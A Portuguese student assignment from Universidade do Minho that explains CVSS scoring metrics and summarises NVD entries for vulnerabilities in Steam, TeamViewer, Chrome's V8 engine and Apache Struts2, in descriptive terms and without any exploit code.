Universidade do Minho
Escola de Engenharia

Universidade do Minho

Trabalho Prático 1 – Parte A

Vulnerabilidades e Exposições Comuns (CVE)

Common Vulnerabilities and Exposures

Bruno Rodrigues – pg41066

Carlos Alves – pg41840

Índice

Introdução

Este trabalho prático tem por objetivo introduzir e apresentar a identificação padrão de vulnerabilidades e exposições conhecidas, caracterizado pela sigla CVE, e ainda entender a sua importância entre as diversas atividades relacionadas com segurança de sistemas informáticos.

Sucintamente após a finalização deste trabalho prático deveremos ter reunido uma série de conceitos, vulnerabilidades e exposições relacionados com segurança de sistemas informáticos.

Estrutura documento:

- Introdução breve de alguns conceitos (CVE);
- Descrição detalhada de vulnerabilidades e exposições de três aplicações;
- Descrição detalhada de vulnerabilidades e exposições de duas ferramentas com gravidade ***High*** e ***Critical***;
- Descrição da falha identificada com CVE-2014-0160, conhecida como *Heartbleed;*
- Descrição da vulnerabilidade do gestor de *passwords* ***LastPass;***
- Descrição detalhada de três vulnerabilidades listadas do *Browser Mozilla* com gravidade ***High*** ou ***Critical***.

Common Vulnerabilities and Exposures

Common Vulnerabilities and Exposures, ou mais conhecido pela sigla CVE, é uma iniciativa colaborativa de diversas organizações de tecnologia e segurança que desenvolvem listas de nomes padronizados para vulnerabilidades e outras exposições de segurança. Basicamente é um sistema de identificação pública de troca de informações entre produtos sobre falhas de segurança. Dito isto, CVE tem como objetivo facilitar a distribuição em bancos de dados de vulnerabilidades.

Cada CVE tem por base três tipos de métricas:

- **Base Score Metrics** - depende das sub-fórmulas para sub-pontuação de impacto (ISS), impacto e exploração.
- **Temporal Score Metrics** – resultado de BaseScore*ExploitCodeMaturity* RemediationLevel * ReportConfidence.
- **Environmental Score Metrics** - depende das sub-fórmulas para Sub-Score de impacto modificado (MISS), ModifiedImpact e ModifiedExploitability.

E cada uma destas métricas incluem subcategorias, alem disso são realizados os cálculos de forma a registarem uma pontuação para essas métricas, através de equações especificas. Por exemplo, Base Score é uma função das equações dos Sub Scores: Impact e Exploitability.

Métricas Importantes

Para melhor compreensão de todos os parâmetros referidos num CVE, iremos, primeiramente, descrevê-las.

As métricas Vetor de **acesso (AV)**, **Complexidade de acesso (AC)** e **Autenticação (AU)** capturam como a vulnerabilidade é acessada e se são necessárias condições extras para explorá-la.

As três métricas de impacto medem como uma vulnerabilidade, se explorada, afetará diretamente um ativo de TI, onde os impactos são definidos independentemente como o grau de perda de confidencialidade, integridade e disponibilidade.

Acess vector(AV)

Essa métrica reflete como a vulnerabilidade é explorada. Quanto mais remoto um invasor estiver para atacar um host, maior será a pontuação de vulnerabilidade.

- LOCAL - Uma vulnerabilidade explorável apenas com acesso local exige que o invasor tenha acesso físico ao sistema vulnerável ou a uma conta local (shell).

- Adjacent Network – Uma vulnerabilidade explorável com acesso à rede adjacente requer que o invasor tenha acesso ao domínio de difusão ou colisão do software vulnerável.

- Network – Uma vulnerabilidade explorável com acesso à rede significa que o software vulnerável está "vinculado" à pilha de rede fazendo com que o invasor não precise de acesso ou de acesso à rede local.

Access Complexity(AC)

Esta métrica mede a complexidade do ataque necessário para explorar a vulnerabilidade depois que um invasor obtém acesso ao sistema de destino. Quanto menor a complexidade necessária, maior a pontuação de vulnerabilidade.

- High – Existem condições de acesso especializadas. Ex: DNS hijacking, engenharia social;

- Medium – As condições de acesso são um pouco especializadas. Ex: phishing para mostrar um link falso, é preciso coletar algumas informações antes do ataque.

- Low – Condições de acesso especializadas ou circunstâncias atenuantes não existem. A configuração afetada é padrão ou onipresente, o ataque pode ser feito manualmente e requer pouca habilidade ou coleta de informações adicionais.

Autentication(Au)

Essa métrica mede o número de vezes que um invasor deve se autenticar num destino para explorar uma vulnerabilidade. Basicamente o invasor é obrigado a fornecer credenciais antes que uma exploração possa ocorrer. Quanto menos instâncias de autenticação forem necessárias, maior a pontuação de vulnerabilidade.

- Multiple – A exploração da vulnerabilidade exige que o invasor se autentifique duas ou mais vezes, mesmo que as mesmas credenciais sejam usadas a cada vez.

- Single – A vulnerabilidade requer que um invasor esteja conectado ao sistema (por linha de comandos ou por sessão da área de trabalho ou interface web).

- None – A autenticação não é necessária para explorar a vulnerabilidade.

Confidentiality(c)

Esta métrica mede o impacto na confidencialidade duma vulnerabilidade explorada com êxito. Basicamente é o quanto limita o acesso e a divulgação de informações a usuários autorizados, bem como a impedir o acesso a quem não o é.

Um impacto maior na confidencialidade aumenta a pontuação de vulnerabilidade.

- None – Não há impacto na confidencialidade do sistema.
- Parcial – Há divulgação informativa considerável. O invasor tem acesso a alguns arquivos do sistema, mas não tem controlo sobre o que é obtido. Tipo numa base de dados, que só algumas tabelas são divulgadas.
- Complete – Existe total divulgação de informações, resultando na revelação de todos os arquivos do sistema. O invasor pode ler todos os dados do sistema.

Integrity(I)

Esta métrica mede o impacto da integridade duma vulnerabilidade explorada com êxito. O aumento do impacto na integridade aumenta a pontuação de vulnerabilidade.

- None – Não há impacto na integridade do sistema
- Parcial – Modificação de alguns arquivos ou informações do sistema, mas o invasor não tem controle sobre o que pode ser modificado, limitado.
- Complete – Há um comprometimento total da integridade do sistema. Há uma perda completa da proteção do sistema, o invasor pode modificar qualquer arquivo.

Availability(A)

Esta métrica mede o impacto na disponibilidade duma vulnerabilidade explorada com êxito. maior impacto na disponibilidade aumenta a pontuação de vulnerabilidade.

- None – Não há impacto.
- Partial – Há desempenho reduzido ou interrupções na disponibilidade de recursos.
- Complete – Há um desligamento total do recurso afetado. O invasor pode tornar o recurso completamente indisponível.

Calculos

E a fim de obter os scores de impacto da vulnerabilidade e exploração são calculados da seguinte forma:

$$Exploitability = 20 \times AccessVector \times AttackComplexity \times Authentication$$

$$Impact = 10.41 \times (1 - (1 - ConfImpact) \times (1 - IntegImpact) \times (1 - AvailImpact))$$

$$f(Impact) = \begin{cases} 0, & \text{if } Impact = 0 \\ 1.176, & \text{otherwise} \end{cases}$$

$$BaseScore = roundTo1Decimal(((0.6 \times Impact) + (0.4 \times Exploitability) - 1.5) \times f(Impact))$$

Figura 1: Cálculos Base Score, Impacto e exploração da vulnerabilidade. (Wikipedia)

3 – Bases de dados de vulnerabilidades




Figura 2: CVE-2015-7032 Detail. (nvd.nist.gov)

Nesta vulnerabilidade, podemos observar que inicialmente é feita uma descrição da mesma, refere que o aplicativo ***Apple iWork*** numa determinada versão, permite que atacantes remotos obtenham informações confidenciais por meio de um documento criado. Temos ainda *Source* e a última modificação do CVE.

Mais a baixo, no *Impact*, é possível analisar que esta vulnerabilidade tem um *Base Score* de 4.3 – *MEDIUM*, ainda nas pontuações é referido os *Subscores* Impacto e de Explorabilidade. Pelos Scores concluímos que é uma vulnerabilidade facilmente explorável.


Nas restantes métricas retiramos a informação de como esta vulnerabilidade é explorada (*network* – não é necessário acesso local, acesso remoto), a complexidade de acesso que necessita de certos dados antes de se realizar um ataque(ex.*phishing*) e por fim não é necessário autenticação para a explorar. Estas métricas ajustam a pontuação base para fornecer uma pontuação de 4,3 *Base Score*.

O vetor base para esta vulnerabilidade é, portanto: AV: N / AC: M / Au: N / C: P / I: N / A: N.

E ainda no canto superior direito, podemos ver algumas informações sobre esta CVE como, a data que foi publicada, por quem foi publicada e ainda a última revisão da mesma.

5.1 – CVE-2019-15316 – Escalação de Privilégios (Steam)

(Permissions, Privileges, and Access Controls (CWE-264))



Impact

CVSS v3.0 Severity and Metrics:
Base Score: 7.0 HIGH
Vector: AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H (V3.0 legend)
Impact Score: 5.9
Exploitability Score: 1.0

Attack Vector (AV): Local
Attack Complexity (AC): High
Privileges Required (PR): Low
User Interaction (UI): None
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): High
Availability (A): High

CVSS v2.0 Severity and Metrics:
Base Score: 6.9 MEDIUM
Vector: (AV:L/AC:M/Au:N/C:C/I:C/A:C) (V2 legend)
Impact Subscore: 10.0
Exploitability Subscore: 3.4

Access Vector (AV): Local
Access Complexity (AC): Medium
Authentication (AU): None
Confidentiality (C): Complete
Integrity (I): Complete
Availability (A): Complete
Additional Information:
Allows unauthorized disclosure of information
Allows unauthorized modification
Allows disruption of service

Figura 3: CVE-2019-15316 Detail. (nvd.nist.gov)

O Steam Client da Valve para Windows, a 20-08-2019, tem permissões de pasta fracas, sendo que usando CreateMountPoint.exe e SetOpLock.exe o atacante consegue usar um TOCTOU em seu favor, e injetar uma libraria modificada na diretoria do programa, que permite a um atacante local ganhar privilégios elevados do sistema.




Figura 4: Como o TOCTOU é usado para injetar a libraria modificada

A gravidade do ataque é elevada, pois um ataque bem-sucedido permite o acesso total ao computador-alvo, permitindo o acesso a dados privados, como também a alteração/remoção de ficheiros.





Figura 5: CVSS Calculator v3 - CVE-2019-15316 (nvd.nist.gov)

A complexidade do ataque é elevada, porque para o ataque ser bem-sucedido é necessário realizar o ataque localmente, sendo necessário ter acesso ao computador da vítima, seria necessário estar presente no computador-alvo software específico (DLL alterada, CreateMountPoint.exe e SetOpLock.exe), como também seria necessário conhecimento sobre o TOCTOU, que permite a injeção da biblioteca

5.1 – CVE-2019-11769 – Credenciais não protegidas (TeamViewer)

(Insufficiently Protected Credentials CWE-522)



Impact

CVSS v3.1 Severity and Metrics:
Base Score: 7.8 HIGH
Vector: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H (V3.1 legend)
Impact Score: 5.9
Exploitability Score: 1.8

Attack Vector (AV): Local
Attack Complexity (AC): Low
Privileges Required (PR): Low
User Interaction (UI): None
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): High
Availability (A): High

CVSS v2.0 Severity and Metrics:
Base Score: 7.2 HIGH
Vector: (AV:L/AC:L/Au:N/C:C/I:C/A:C) (V2 legend)
Impact Subscore: 10.0
Exploitability Subscore: 3.9

Access Vector (AV): Local
Access Complexity (AC): Low
Authentication (AU): None
Confidentiality (C): Complete
Integrity (I): Complete
Availability (A): Complete
Additional Information:
Allows unauthorized disclosure of information
Allows unauthorized modification
Allows disruption of service

Figura 6: CVE-2019-11769 Detail. (nvd.nist.gov)

Realizar o update da aplicação TeamViewer como um usuário não-administrativo requer a introdução de credenciais administrativas na interface do aplicativo. As credenciais introduzidas são processadas em Teamviewer.exe, que permite a qualquer aplicação a correr no mesmo usuário não-administrativo de intercetar as informações em forma de texto simples.





Figura 7: CVSS Calculator v3 - CVE-2019-11769 (nvd.nist.gov)

A gravidade do ataque é elevada, pois o atacante consegue obter as credenciais do usuário da conta, e assim roubar a conta da vítima, negando com sucesso o acesso da vítima ao serviço.

A complexidade do ataque é baixa, pois o atacante é capaz de explorar a vulnerabilidade injetando código em Teamviewer.exe que intercepta chamadas para a janela afetada e regista as credenciais processadas, logo, o sucesso do ataque necessita apenas que o programa requeira introdução de credenciais administrativas.

5.1 – CVE-2016-965 – Injeção de Código através do interpretador V8 (Google Chrome)

(Improper Control of Generation of Code ('Code Injection') (CWE-94))



Impact

CVSS v3.0 Severity and Metrics:
Base Score: 8.8 HIGH
Vector: AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H (V3.0 legend)
Impact Score: 5.9
Exploitability Score: 2.8

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): Required
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): High
Availability (A): High

CVSS v2.0 Severity and Metrics:
Base Score: 6.8 MEDIUM
Vector: (AV:N/AC:M/Au:N/C:P/I:P/A:P) (V2 legend)
Impact Subscore: 6.4
Exploitability Subscore: 8.6

Access Vector (AV): Network
Access Complexity (AC): Medium
Authentication (AU): None
Confidentiality (C): Partial
Integrity (I): Partial
Availability (A): Partial
Additional Information:
Victim must voluntarily interact with attack mechanism
Allows unauthorized disclosure of information
Allows unauthorized modification
Allows disruption of service

Figura 8: CVE-2016-965 Detail. (nvd.nist.gov)

Um erro no interpretador javascript da Google, V8, permitia a um atacante executar código dentro de uma sandbox por meio de uma página html modificada.

Uma falha na verificação de se uma propriedade é privada permite ao atacante associar valores a propriedades privadas. Este permite então explorar um OOB Read bug, que em consequência,

permite encontrar um OOB Write bug que em si vai permitir ao atacante escrever/ler para memoria, que levara a possibilidade de executar código através de compilação JIT.




Figura 9: CVSS Calculator v3 - CVE-2016-965 (nvd.nist.gov)

A gravidade do ataque é elevada, pois um ataque bem-sucedido permite acesso ao sistema-alvo, sendo possível recolher informações ou até alterar/remover dados.

5.2 - Apache Struts2 Content-Type Remote CodeExecution (CVE-2017-5638)

Apache Struts é *framework open-source* usada na criação de aplicações *Java Web*.

Trata-se de uma vulnerabilidade de execução remota de código no **Apache Struts2 2.3.x** usando o analisador multipartes **Jakarta**. O "atacante" pode explorar esta vulnerabilidade enviando um tipo de conteúdo inválido como parte de uma solicitação de upload de arquivo, através de um *Content-Type* criado, *Content-Disposition*, ou *Content-Length HTTP header*. A exploração bem-sucedida pode resultar na execução de código arbitrário no sistema afetado.




Figura 10: CVE-2017-5638 Detail. (nvd.nist.gov)

Como podemos ver na imagem acima, esta vulnerabilidade é classificada como ***CRITICAL*** e ***High*** nos três parâmetros do modelo projetado para orientar políticas de segurança de informação, confidencialidade, integridade e disponibilidade (**CIA**). Isto é, em termos de confidencialidade o acesso deveria ser restrito mas acaba por não o ser, devido à facilidade que é possível aceder a esses dados, neste caso o invasor pode ler todos os dados do sistema; em relação a integridade os dados podem ser alterados por pessoas não autorizadas, havendo um comprometimento total da integridade de todo o sistema; e por fim a disponibilidade que também não oferece nenhum tipo de garantia de segurança em que não haverá conflitos de software(assegura que usuários autorizados acedem às informações sem interferência ou obstrução) não é assegurada,

pois é facilmente possível interromper o firewall ou até mesmo o serviço, como iremos mostrar abaixo.

Na continuação da análise, podemos ver ainda que se trata de uma vulnerabilidade explorável remotamente que não necessita de autenticação. E a complexidade de acesso é baixo, pois não existem condições de acesso especializadas ou circunstâncias atenuantes. Neste caso o ataque pode ser feito manualmente e requer pouca habilidade ou recolha de informações antes de realizar o ataque.

